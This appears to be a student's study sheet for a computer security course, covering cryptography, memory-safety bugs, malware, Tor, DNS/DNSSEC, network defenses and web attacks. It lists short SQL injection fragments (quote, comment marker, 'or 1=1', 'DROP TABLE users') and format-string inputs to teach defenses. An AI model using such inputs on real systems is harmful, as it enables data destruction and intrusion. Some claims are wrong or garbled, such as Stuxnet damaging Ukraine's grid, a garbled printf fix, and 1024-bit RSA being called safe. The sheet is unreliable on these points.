Security Principles

Security is economics. No system is completely secure but they may only need to resist a certain level of attack.

Least Privileges. Give a program min. privileges that it needs.

Use fail-safe defaults. Start by denying all access, then allow only that which is explicitly permitted.

Separation of responsibility. Require more than one party to approve before access is granted

Defense in depth. Use redundant measures to enforce systems.

Psychological acceptability. Users need to buy into the model or they will ignore it or go around it.

Human factors matter. e.g. ignoring pop-up warnings

Ensure complete mediation. Check every access to every obj

Know your threat model. Design w/ attackers in mind, be careful w/ old assumptions

Detect if you can't prevent. Log entries so you can analyze break-ins after

Don't rely on security thru obscurity. Shannon's maxim / Kerkhoff's principles

Design security in from the start.

Conservative design. System should be evaluated under worst failure that is plausible.

Kerkhoff's principle. Cryptosystems should remain secure even when attacker knows all details except the key

Proactively study attacks. Devote considerable effort to break our own system.

TCB - part of the system that must operate correctly to ensure security

TOCTTOU - assume things to be unchanged between check and use

Off-by-one

Crypto goals

Confidentiality - can't read data (IND-CPA)

Integrity - can't alter data w/o receiver noticing

Authenticity - msg really came from someone

One Time pad

- secure only once
- can only encrypt n bits

Block ciphers

- E_k permutation (one-to-one)
- deterministic

AES

- block len = 128 bits
- key len = 256 bits
- attacker cannot distinguish E_k from a random permutation


IND-CPA

- nothing leaks other than length
- attacker can't guess which text is encrypted w/ prob more than $\frac{1}{2}$


ECB Encryption

not IND-CPA

$C_i = E_K(P_i)$




CBC Encryption




IND-CPA

can't parallelize encryption




Ciphertext = (IV, C_1, C_2, ... C_n)

CTR Encryption



Ciphertext = (nounce, C_1, C_2, C_3)

CTR Decryption



IND-CPA and parallelizable

EBC/CFB/CTR doesn't need padding

Error Propagation

ECB - one block if ciphertext has some bits flipped

CBC - two blocks

CBC

$C_0 = IV$

$C_i = E_K(C_{i-1} \oplus M_i)$

CTR

$Z_i = E_k(IV + i)$

$C_i = Z_i \oplus M_i$

Memory safety

Buffer overflow / stack smashing (overwriting return)

Format string vul (supply %x %x's)

↳ printf(buf) ⇒ printf("%os", buf)

Integer conversion vul - size_t vs int

↳ negative # becomes large positive int

↳ do bounds checks

↳ use fgets() instead of gets()

Specify len →		
	strlcpy()	strcpy()
	snprintf()	sprintf()

Prevention (overflow)


gets can be stopped by "0x0A", "0x00"


ASLR W^X


stack canary

Find precondition/post-cond/invariants

```
int main() {
    f();
}
void f() {
    char s[] = "abc";
    g(s);
}
void g(char *s) {
    /... more code .../
}
```







Prologue

push %ebp

mov %esp, %ebp

sub $???, %esp

...

Epilogue

leave mov %ebp, %esp

pop %ebp

ret pop %eip

Other vul

Heap overflow

↳ overwrite the vtable ptr of next obj in mem

Use-after free

canary can be brute force, 2^{24} tries on 32b b/c last byte \x0

Return-oriented programming - given a code lib find gadgets that can chain together to execute desired effect

Registers

sfp saved %ebp on stack

ofp old %ebp from prev stack frame

rip return inst pointer


%eax store return value

%esp stack pointer, bottom of stack

%ebp base ptr, start of stack frame


%eip, inst ptr, points to next inst to run

CFB Encryption (IND-CPA)



CFB Decryption

$z_0 = E_k(IV)$
$z_i = E_k(C_{i-1})$
$C_i = z_i \oplus M_i$



$C = (IV, C_1, C_2, C_3)$


Pseudorandom generator

- PRG(seed) → random bits
- not truly random
- can use block cipher in CTR mode
- stream cipher


Enc(K, M)
- choose random IV
- $C = PRG(K|IV) \oplus M$
- output (IV, C)

Dec by $PRG(K|IV) \oplus C$

OFB Encryption (IND-CPA)



OFB Decryption



OFB
$z_0 = IV$
$z_i = E_k(z_{i-1})$
$C_i = z_i \oplus M_i$
ciphertext: (IV, C1, C2, C3)

One-way Fn

- given x, easy to find f(x)
- given y, hard to compute <u>any</u> x s.t. f(x) = y

Discrete log problem
$f(x) = g^x \bmod p$ ← large prime
↖ large # $\in [1, p-1]$

given y, can't compute any x s.t. $g^x \bmod p = y$

Diffie-Hellman key exchange

large prime p; $g \in [1, p-1]$

Alice
$a \in [1, p-1]$
$g^a \bmod p = PK_A$
$(PK_B)^a = g^{ab} \bmod p$
$= K_{ab}$

Bob
secret $b \in [1, p-1]$
public $g^b \bmod p = PK_B$
$(PK_A)^b = g^{ab} \bmod p = K_{ab}$

MITM ATTACK

Assumption: Decisional Diffie Hellman
given g^a, g^b, g^{ab} and g^a, g^b, g^r, no attacker can distinguish
used to exchange a key for symmetric enc b/c symm is faster and works for arbitrary len.

Public key exchange

- interactive
- if contacting someone online

Public key scheme

- not interactive
- use for sending encrypted email

Assymmetric

El gamal keygen()
- 2048-bit prime p
- random g $1 < g < p-1$
- random k $1 < k < p-1$ secret

$PK = g^k \bmod p$; g, p public
output (SK, PK)

Enc(PK, m): $m \in [1, p-1]$
pick $r \in [1 .. p-1]$
$C = (g^r \bmod p, m \cdot PK^r \bmod p)$
$= (g^r \bmod p, m \cdot g^{kr} \bmod p)$

- attacker can send 2m in El gamal

DEC(SK, c)
$C = (R, S)$
$M = R^{-K} \cdot S \bmod p = (g^r \bmod p)^{-k} \cdot m \cdot g^{rk} \bmod p$
$= m$

scanf() } unsafe
printf() }
fgets() } safe
snprintf() }

Passwords

- store hashes instead plaintext
- add salt to make it difficult to crack
- slower hash ⇒ safer
- need a 7 or more word pw to resist a determined hacker
- harder if they can only do online attacks

Cryptographic hash func

- collisions exist but hard to find
- deterministic, efficient
- one way func
- collision resistant - hard to find any x, y s.t. H(x) = H(y)
SHA256, not MD5
- used to check file downloaded
- second preimage resistant - given x, hard to find x' s.t. H(x) = H(x')

MAC / Signature

- MAC can leak info but HMAC won't ← if the hash fn doesn't
- don't use same key as encryption for MAC

RSA Signature

keygen(): pick random PA primes $3d \equiv 1 \bmod \phi(n)$
PK = n sk = d
sign(SK, M) = $H(M)^d \bmod n$
verify(PK, M, Sig) = $Sig^3 \bmod n \stackrel{?}{=} H(M)$
$(H(M)^d)^3 = H(M) \bmod n$

RSA

Alice picks large primes, P, q
computes $n = p*q$ $\phi(n) = (p-1)(q-1)$
choose random $2 < e < \phi(n)$ co-prime w/ $\phi(n)$
solve for $d = e^{-1} \bmod \phi(n)$ can only find d if you know $\phi(n)$
n, e public d, P, q, $\phi(n)$ are secret
Bob sends $c = m^e \bmod n$
Alice computes $m = c^d \bmod n = m^{ed} \bmod n$
Not IND-CPA. Can use RSA-OAEP (process m w/ a hash fn & random bits)

Known Ciphertext Attack

- attacker is given some ciphertext and cannot choose and cannot produce more

Known Plaintext Attack

attacker given plaintext-ciphertext pair. The attacker cannot produce more plaintext ciphertext pairs by himself

Chosen Plaintext Attack

attacker can select plaintext and ask for corr. ciphertext

Chosen ciphertext Attack

- attacker can choose any ciphertext and get the corr. plaintext
- strongest attack
- Eg. Eve changes Bob's messages and sees what Alice decrypts them to.

C fns

- gets(str) reads terminal input into str w/o bound checks
- strlen(str) - does not include null

strcat(char* dst, char *src) - append src to end of dst w/o bound checks - fns that doesn't specify n probably unsafe

Malware

Virus - code that propagates across sys by arranging to have itself eventually executed, generally infects by altering stored code

Worm - code that self-propagates by arranging to have itself immediately executed, infects by altering running code

Virus - infection strat: find some code lying around and alter it to include the virus, looks for USB/Email

Detect virus w/ signature-based detection

polymorphic code: inserts a newly encrypted version of it self when propagating. Use naive sig. to detect decryptor, execute suspect code to see if it decrypts

Metamorphic - generate semantically diff version when propagating (add useless ops)

Detection: stage 1) AV analyzes new virus to find sig.
2) AV on sys analyze code to test for matching sig.

Virus writer would delay exec or check if running in VM not

morphic code will be detected and morphic code will be suspicious

Amount of Malware: morphic → miscount and it's in AV's interest to make it seem like there's more malware

Malware may include rootkits = kernel patches to hide its prescence

If infected, can't rebuild from source code because infected compiler will inject backdoor. Can't re-compile the compiler either.
- can hide extremely well if you control the OS

Rootkit detection = sys scan of disk recorded on USB, compare w/ a known good OS

Botnet: set of compromised bots under a command-and-control
- worms can spread quicker than viruses (requires user action)
- worm can scan random 32-bits IP address space and try connecting

Modeling Worm Spread

N: population size = S(t) + I(t)

S(t): susceptible hosts at time t.

I(t): Infected hosts at time t

β = contact rate (# of host each infected host can actually infect)

$S(0) = I(0) = N/2 \quad I(t) = \frac{e^{\beta t}}{1 + e^{\beta t}}$

Slammer: UDP, infected 75,000 + hosts in << 10 min

slowed down due to Internet ran out of carrying capacity

Witty: targeted NIDs, spread and erase

Stuxnet: multimode spreading, programmed to die in 2 years, goes off under specific circumstances, damaged Ukranian power grid

NotPetya: spread as corrupted update to Tax SW, take over and wipe

Fighting Botnet: prevent bot infection, take down the C&C master

Counter: buy off ISP, move server around

Pay-Per-Install Ecosystem

- Pay someone to spread your malware
- can milk this by keep installing things from PDI
- Fight the business model instead of botnets

Tor

client

- provides anonymity, censorship resistance, server anonymity
- useless against global adversaries
- Each node has a PK and talks w/ TLS
- Establish key w/ first hop, then second thru first
- anonymity needs browser resist tracking, only works in a crowd
- Exit node is a MITM
- Meek: uses cloud services to encapsulate Tor frames, relied on domain fronting (tell TLS one thing, and webserver something else) major CDNs fixed this bug


Hidden service: only exists in Tor network, service has possible anonymity protection. Use hash of public key as URL. Use hash to create hidden service at rendezvous point

Tor Hidden Services

- HS generates PK and SK and pick intro pts
- tells PK to intro points over Tor circuits
- HS creates HS descriptors w/ PK and info of intro pts. Signs this and upload to hash table.
- Client looks for this site by hash and finds HS PK and Intro pts. Picks a rendezvous point and create a intro msg. w/ address of rendezvous pt and one-time secret encrypted w/ HS PK. Send this thru Tor circuit to intro points and forward to HS.
- HS decrypts and learns rendezvous point and one-time secret. HS creates a rendezvous msg w/ the one-time secret and sends it to RP over a Tor circuit, RP tells client connection established
- Client and HS talk to each other over this RP.
- 6 hops or more


non-hidden HS: FB connects directly to RP to reduce latency

Merkle Trees



- Given MHT, one can prove data item d_i is in the tree in log # of steps and using log # of nodes in the tree
- To audit, need siblings of nodes on the path from N to root
- client has MHT, Attacker claims $d_i' \neq d_i$ in the tree
  - $d_i' \neq d_i \Rightarrow h(d_i) \neq h(d_i')$
  - $h(a',b') \neq h(a,b) \Rightarrow i' \neq i$
  - $h(i',j') \neq h(i,j) \leftarrow$ MHT
- can be used for secure storage, more efficient than a hash chain
- needs to verify before adding or removing ???
- cloud can give old version of files because they had a current MAC


append-only



DNSSEC E.g. Queries

lookup tragic.insecurity.berkeley.edu
- tragic.insecurity.berkeley.edu from root
- tragic.insecurity.berkeley.edu from .edu
- " " from berkeley.edu
- " " from insecurity.berkeley.edu
- DNSKEY for . from root
- DNSKEY for .edu from .edu NS
- DNSKEY for berkeley.edu from berkeley.edu NS
- DS for edu from root
- DS for berkeley.edu from .edu
- DS for insecurity.berkeley.edu from berkeley.edu NS

DNSKEY - contains a public signing key
DS - hash of a DNSKEY record
RRSIG - cryptographic signature



- 3 parties: logs: store certs
- monitors: web servers
- auditors: browsers

- CT enables anyone to detect if there's a fake certificate but doesn't prevent fake certs
- Problem: CAs can be compromised
- use a ledger like google
- every certificate put in the log will stay forever
- auditors check that MHTnew is correct (MHTold + new certificate)
- auditor has MHTnew and MHTold and asks for:

old: {c, d → root

new: {c, new node w children d, e → new root

Auditor checks $h(c,d) \stackrel{?}{=} MTH_{old}$

$h(c, h(d,e)) \stackrel{?}{=} MHT_{new}$

Authentication - verifying someone really is who they claim they are, server and client should authenticate each other

Something you know : pw, PIN
" " have : key, ATM card
" " are : fingerprint

2FA: Use 2 different types of auth

After authentication, session ID stored in cookie and server keeps list of active users, reauthenticates automatically w/ cookies. Server should remove entry from active sessions when user logouts and no reuse of old session ID

URL obfuscation - URL that looks similar w/ a typo
Homeograph attack - unicode char that looks similar
spearphishing - targeted phishing w/ details that look legit
social phishing > context-aware phishing

Frames

Outer page can set frame width & height but only framed site can draw in its own rectangle

Frame inherits origin of its URL - Malicious JS on outer page cannot access resources of inner page

Bypass SOP by clickjacking, hiding the target, partial overlay

UI subversion: script compromises the context integrity of an app's UI when user acts on it (click)

Defenses: User confirmation, pop-up dialogue, degrades UX
UI Randomization: hard to predict
Framebusting: has a conditional and counter action

Temporal clickjacking: button for sensitive action shows up after clicked, defense: UI delay, invalidates clicks for X ms after visual changes, pointer: re-entry, invalidates until pointers re-enters target

Browsers in browser

X-Frames Options: web server attaches HTTP header to response. Two possible values: DENY and SAMEORIGIN
DENY: browser won't render page in framed context
SAMEORIGIN: browser will only render if top frame is same origin as page giving directive

BTC

Identity: Each user has a PK and SK
Transactions: Alice signs transactions using her SKA

Initial budgets:
PKA has 10 ₿

$Tx_1 = (PK_A \rightarrow PK_B; 10$ ₿ from initial budgets)
$sign_{SK_A}(Tx_1)$ ↑

$Tx_2 = (PK_B \rightarrow PK_C; 5$ ₿ from Tx_1)
$Sign_{SK_B}(Tx_2)$ ↑

block 1 | block 2 h(block 1) | block 3 h(block 2)

Given h(block i) from trusted source, can verify blocks 1 thru i from an untrusted source

Only miners are allowed to add blocks by solving proof of work
Hash of new block starts w/ 23 zero bits, can include random # in hash to solve. Once solved, includes all tx that are valid

Consensus: longest correct chain wins, everyone checks all blocks and all txs. If miner appends incorrect tx, the block is ignored, assumes most miners are honest

If it's too easy hard to mine, proof of work can be outwitted.
Hard to mine alone nowadays → mining pool
Lottery: first to append to blockchain gets a small reward
BTC is not anonymous, transactions can be tied to your PK
Key distr: every user puts username and PK on the blockchain, hard to change PK if SK compromised. First user claiming username can set PK
Sybil Attack: attacker spins up a lot of copies, all pretending to be diff
breaks system where you have to "vote" about the truth
Defenses: explicit trust, make sybils costly, for crypto: Proof of work, proof of stake (needs to possess the crypto to vote), coordinator (not decentralized), proof of SGX/iPhone (secure hardware)
any PoW crypto burning <$50k/hr is probably vulnerable

NIDS

- cheap: centralized management and cover many systems
- no need to trust/touch end systems
- has a table of all active connections and maintains state
- Evasion: "double parsing", inconsistency: interpreted diff between monitor and end sys, ambiguity: info needed to interpret correctly is missing
- HTTPS then need decryption

Host-Based ID

- no problems w/ HTTP complexities, works w/ HTTPS
- has to add code to each server

Log analysis

- periodically checks logs
- cheap, works w/ HTTPS
- detection delayed, malware might change logs

Sys call monitoring (HIDS)

- no issues w/ HTTP complexities
- only alert if attack succeeded
- might have FP

Style of detection

- **Signature-Based**: look for activity matches the structure of a known attack
- simple, takes care of known attack
- blind to novel attack, might miss variants

Anomaly-Based - attack looks peculiar
- develop a model from normal behaviors and flag activity that deviates from it
- potential detection of novel attacks but can fail to detect known attacks
- generally not used. depends on training data

Specification-Based - specify what's allowed
- can detect novel attack, can have low FP
- expensive to derive specifications

Behavioral - look for evidence of compromise
- can detect wide range of novel attacks
- can be cheap, can have low FP
- Post facto detection

Modern HIDS

- URL blacklisting, Protocol scanning, payload scanning, cloud queries regarding reputation, sandboxed exec, file/mem scanning, RT analysis

Modern NIDS

- deployment inside network and border
- signature analysis, shadow exec, logs

NIDS benefits

- doesn't consume resources on end sys
- less to trust / harder for attacker to subvert

HIDS benefits

- direct access to semantics of activity
- protect against non-network threat
- visibility into encrypted activity
- performance scales much more rapidly

Blocking

- retrospective analysis can't block
- need for detector not in the data path
- FP are expensive - damage production activity
- IPS (Intrusion Prevention Sys)

Misc

- PGP is easy to recognize and shows metadata, can find out who's talking
- RSA key needs to be at least 1024b to be safe
- AES-GCM is more secure than AES-CBC, which is vulnerable to padding oracle attacks. AES-GCM can be written in parallel
- Base Rate Fallacy - can't compare detectors w/o knowing env unless detector has lower FN and FP.
- Port scanning worms - generate pseudo-random 32-bit #, try connecting to it, if succ, try infecting it, repeat
- compromised KSK ~~ZSK~~ means can't trust zone and ancestors
- ASLR doesn't change loc of text segment

The Great Firewall (single-sided, stateful)

- sends RST back to requesting sys if term matches criteria

The Great Cannon

- MITM to replace traffic w/ malicious payloads
- used to get foreign visitors to Chinese site to DDoS

Attack on IDS

- exhaust its memory
- exhaust its processing
- code injection

Forensics

- figuring out what happened
- needs extensive logs
- entails looking for pattern and understanding implications of struct

Probe your system w/ wide range of attacks and fix any that succeed

Honeypots - deploys fake sys to bait attackers

Networking

Protocol: agreement on how to communicate
↳ syntax: format, order messages are sent and received
↳ semantics: actions taken when transmitting, receiving, or expire

Dumb Network

not true today*

Routers (internal nodes) have no clue of traffic thru them
similar to postal system. Packets are self-contained

Layering

Each layer relies on the one directly below and provides services to layer above it.

TCP/UDP IP

7 Application, Presentation, Session, Transport, Network, Link, Physical (voltage levels, photon intensities)

Link: ethernet, Network bridges multiple subnets to provide end-to-end internet connectivity between nodes

7 to 4 only at hosts
3 to 1: everywhere

Transport: End-to-end communication btw processes
Application: communication of whatever (Skype, HTTP)


IP Packet

16 bit Total length (Bytes), 8-bit protocol, 32 bit source IP, 32 bit dest IP

FIN: no more data for TCP

TCP - reliable byte stream UDP = unreliable datagrams

TCP Header contains source and dest ports, seq #, ACK, flags



Three Way handshake for TCP

Hostname: readable name for humans

IP address: for routers
64.236.16.20

Link Layer threats

Eavesdropping, drop packets, spoofing


IP Layer threats

Spoofing, scanning for hosts, flooding, hard to tell where spoofed flood comes from

WiFi sec

WPA2 - PSK is derived from wifi pw and other metadata
PSK is used to derive PTK ← slow down brute force

PSK = PBKDF2(SHA1, pw, ssid, 4096, 256 bits)



WPA-enterprise

- Authserver sends cert w/ auth server's public key
- handshakes w/ the server first w/ your username and pw
- server generates a unique PSK and tells the client and the AP
- GCM, similar to CTR mode but uses confidentiality if IV is reused
- DHCP and ARP both broadcast reqs
- DHCP: used to find the DNS server and gateway
- ARP: used to find the gateway's MAC and other systems on the LAN
- DHCP: Give "bad" gateway or bad DNS server
- ARP: Give "bad" answer for ARP reqs to gateway
- VLANs to isolate networks

DNS

- xyz.poly.edu wants IP of eecs.mit.edu
  Goes to dns.poly.edu → not DNS server, redirects to TLD DNS server (.edu), goes to authoritative DNS server for mit.edu, returns IP of eecs.mit.edu
- has a 16-bit transaction ID, primarily uses UDP, port 53 always for servers
- Cache poisoning. Don't accept addtl records unless same domain (bailiwick)
- on-path attacker can spoof easily, off-path → blind spoofing (how but not impos)
- randomize 16-bit ID and 16-bit src Port
- Kaminsky Attack - get victim to request many sibling names of a domain and use additional field in reply to poison their cache

IR Routing: Autonomous Systems

Primary protocol: BGP, router announces what networks it can provide and the path onward. Shortest path and no loops preferred

Disruption, normally TCP finishes a connection by each side sending a FIN

- reliable, other side must ack
- if endpoint unable to continue, send RST (on-path → trust)
- attackers need ports and seq #s to inject data into any TCP connection
- off-path can inject into a TCP connection if they can guess port and seq

SYN Cookies


Don't allocate until ACK, send pseudorandom #, attacker can't ACK
server ISN: HMAC(k, SIP|DIP|SPORT|DPORT|client_ISN)


only works for spoofed SYN


Certificate Authorities

- sign other's public key so we can trust it if we trust the CA
- can be hierarchical via delegation or have multiple CAs
- can operate offline. Revocation by list or expiration
- Web of trust/PGP doesn't work. Safer to just trust a few central auth

Transport Layer Security (TLS)







- Derive (CB, CS) and (IB, IS) using PS, RB, RS. End-to-end encryption
- only thing MITM can do is inject RSTs or drop packets; DoS
- browser checks certs w/ hardwired keys
- TLS takes more CPU time, hassle of maintaining certs, integrating with non HTTPS sites, latency cause extra round trip. Doesn't stop censorship or other web security vulnerabilities.
- Cert pinning - require certs for certain domain must be signed by specified CA
- Let's Encrypt, free cert as long as you can edit your site to prove
- DH has forward secrecy, a bad PRNG on server can be dangerous

DoS & networks

- sends lots of packets, large packets to use up victim's bandwidth
- or many small packets faster than the victim can process
- filtering is hard. Packets can be spoofed

Think of internal to ext (outbound)

Application Level DoS

- authenticate, captcha, pay for a content delivery network
- stateless filter, only makes decision based on input
- stateful packet filter checks each packet before forwarding

allow tcp conn. 4.5.4.5:K → 3.1.1.2:80


/ext (external internet)
/int (network interface)

Application Level Firewall

- TCP conn. from client to firewall, then TCP conn. from firewall to server
- Firewalls are easy to deploy, central control and easier than secure code
- VPN provides tunnel from outside host to inside
- Firewall cons: functionality loss, malicious insider, establish sec perimeter → no sec once inside
- Goal of attacker is to pivot through the system instead of breaking in directly.

DNSSEC

- TLS is too slow for DNS, provides channel integrity not data integrity.
- DO: want DNSSEC CD: Don't check DNSSEC info
- Each zone has their own PubZSK and PubKSK The PubZSK can be used to verify RRSIG for each RRSET.
- The KSK can be used to verify each ZSK.
- Each zone can store Hash of child's KSK as the DS record and delegate trust as long as we trust the root's KSK then we trust its ZSK and everything down the line



NSEC

- return a range of closest valid domains to be efficient
- vulnerable to enumeration
- NSEC3 returns the hashes instead but doesn't fix it
- The recursive resolver is the biggest threat so DNSSEC doesn't help
- DNSSEC isn't used when gateway uses its own DNS or doesn't support
- If registrar hacked, no security even w/ DNSSEC and LetsEncrypt

Same origin policy

- Pages from diff sites are isolated
- http://site.com:81/ tools
  protocol ↑ host ↑ name ↑ port
- simply does string matching
- JS on one page can't read or change pages on diff origin
- origin of a page is derived from the URL it's loaded from
- JS runs w/ origin that loaded it. <img src="">'s is the same
- iframe: origin of the URL from which the iframe is served, not the site loading the iframe
- cross-origin communication allowed thru postMessage API
- Receiver decides to accept the msg based on origin

SQL Injection

- ' to end string, -- to comment out things
- useful to put or 1=1 to make where statement true
- can DROP TABLE users or INSERT INTO TABLE users('hi', 'hi')
- prevent by input sanitization or prepared statement

XSS

Stored: Leaves JS around on benign web services for victim to load
Reflected: Gets user to click on link to have web service reflects the script back. Goes around same-origin policy, happens in the same origin

Reflected XSS

- site echoes search term, input a script so it runs when clicked
- For stored, server fails to check uploaded content has no script.
- For reflected, server fail to check output generated doesn't have other scripts
- Can be prevented by input validation, whitelisting some inputs
- Output escaping: escape dynamic data before inserting into HTML
- Content-security policy: web server supply a whitelist of scripts that are allowed on a page

Session Management

- First time visit, server sends set-cookie
- cookie is just name-value pair
- has header w/ name-value and path
- Browser auto attach cookies in scope
- secure → sent over https only
- expires → expiration date (to delete)
- HttpOnly → cannot be accessed by JS but only sent by browser

Scope a server may set for a cookie

domain: any domain suffix of URL hostname except TLD
e.g. host = login.site.com
can set for site.com but not user.site.com
path: can set to anything
can also set for *.login.site.com or *.site.com

A cookie w/ domain = example.com and path = /some/path will be sent for http://foo.example.com/some/path/sub

Cookie 1: domain = login.site.com
Cookie 2: domain = site.com
checkout.site.com gets cookie 2
login.site.com gets both

- https site can still get non-secure cookie if it matches the domain
- If a cookie is in scope for a URL U, it can be accessed by JS loaded on the page w/ URL U unless the HttpOnly flag is set

Cookies attack

- If attacker compromised web server, can set many cookies and overflow cookie jar and overwrite cookies
- can get the victim to login as the attacker
- e.g. want to trick user on financial.example.com, overflow jar w/ *.example.com, user visits financial.example.com and sends attacker's cookie
- can get victim to send sensitive info
- bypass the same-origin policy indirectly

session token storage problems

Browser cookie: browser sends cookie even when it should not (CSRF)
Embed in all URL links: token leaks thru HTTP Referer header, user might share URL
In a hidden form field: short sessions only
solution: use a combination of above
- server assigns a session token to each user after logging in and put it in the cookie
- also keep a table of usernames and user session tokens

CSRF

- If attacker can get victim to click on link w/ a prepared request, then the server will think it comes from the user since the cookie will also be sent
- solution: CSRF token - add a token in the form (hard to guess)
  Referer validation: checks user was from the right domain before clicking the link. Can be forged or removed.
- Referer contains sensitive info, reveals search query lead to a website, might leak info about corporate intranet to external site

Misc

- TCP needs to guess client port (16 bit), seq # and ack. (32 bit) so $\frac{1}{2^{80}}$ chance.
- DNS poison just need to guess 16-bit ID #
- TLS doesn't fix DNS because we don't know who to trust. TLS only gives channel sec
- Nonces prevent replay attacks
  - Derive two set of keys to differentiate who sent the data
